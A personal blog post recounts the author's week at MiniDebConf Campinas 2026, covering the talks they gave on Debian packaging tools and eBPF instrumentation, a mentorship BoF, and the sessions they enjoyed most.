


My experience at MiniDebConf Campinas 2026 Last week, I spent the entire week in Campinas attending MiniDebConf and MiniDebCamp. The Debian Brazil community organizes this event every year, and this year's edition was the biggest so far. During MiniDebCamp, I sponsored a few uploads and spent two days teaching packaging to two participants. I usually teach packaging online, so it was refreshing to do it in person. I believe the experience was much better than teaching online. One of my mentees introduced me to the DDTSS (Debian Distributed Translation Server Satellite). Even though there are many i18n contributors in Brazil, this was my first time learning about this system. I plan to contribute to translations over the next few weeks using DDTSS.

My Activities
NOTE: I translated every talk title; the original titles are in PT-BR, so some details may have been lost in translation.

I presented three talks and led one BoF session. The talks are all available on Debian's Peertube: You can also find my slides at people.d.o. My first talk was a showcase of dh-make-vim, a tool I created and have been using for a few months. Some people tested it and found bugs, which was really nice to see. My second talk was essentially a live version of my blog post Zero-Code Instrumentation of an Envoy TCP Proxy using eBPF. I also gave a lightning talk about something many people are not aware of: non-uploading DDs can also sponsor uploads. If you're interested, this bug report provides more context: tracker.debian.org: Signed by field is missing when sponsoring as DD non-uploading Finally, I led the BoF session "Experiences, lessons learned, and next steps from the mentoring sessions". This was my favorite session, we had many participants with different perspectives and ideas, which led to a very engaging discussion. I'm still working on the action plans and I plan to release them soon. Here are some photos of these activities: Mentorship BoF Mentorship BoF DD non-uploading can upload talk dh-make-vim showcase Zero-Code Instrumentation showcase

My favorite activities This is a list, in no particular order, of some of the sessions I enjoyed the most:
  • Salsa CI, showing features that almost nobody knows I wrote a blog post about one of the things I learned in this talk, and there is still a lot more to explore. Aquila Macedo is developing many cool features in Salsa CI.
  • Free Software: Freedom, Autonomy, Sovereignty I had been really looking forward to this one. Alexandre Oliva is a very important figure in the Free Software movement, especially in South America. I'll need to rewatch it, my futures talks about Free Software will likely be inspired by this one.
  • What I've lived/seen in 33 Years of Debian & Free Software in general Eduardo Ma an was the first Debian Developer in Brazil, so it's always valuable to hear the story from someone who was part of it.
  • Symbolism - an introduction Despite the title, this talk was not about astrology! I'll probably rewatch it as well, as there is a lot of information to take in. I really like the passion S rgio Durigan has for C. He is also a great speaker and knows how to guide the audience through the topic.
  • Debate: Contemporary controversies in Debian The debate itself was great, but the conversations we had afterward were even better. I changed some of my opinions after hearing different perspectives. I don't think this format would work at DebConf, but I would definitely like to attend another one like this.
  • Why LTS on Debian? I had a few questions about LTS, and Kanashiro and Santiago answered them both during the talk and in the Q&A session. They also shared some challenges and how to avoid them, it was a great learning experience.
  • From my first contribution to the Debian Maintainer Polkorny was a bit shy but did a great job! I really enjoy this kind of talk. It is always nice to see the different paths people take.
Unfortunatly, I couldn't attend everything I was interested in, as always.



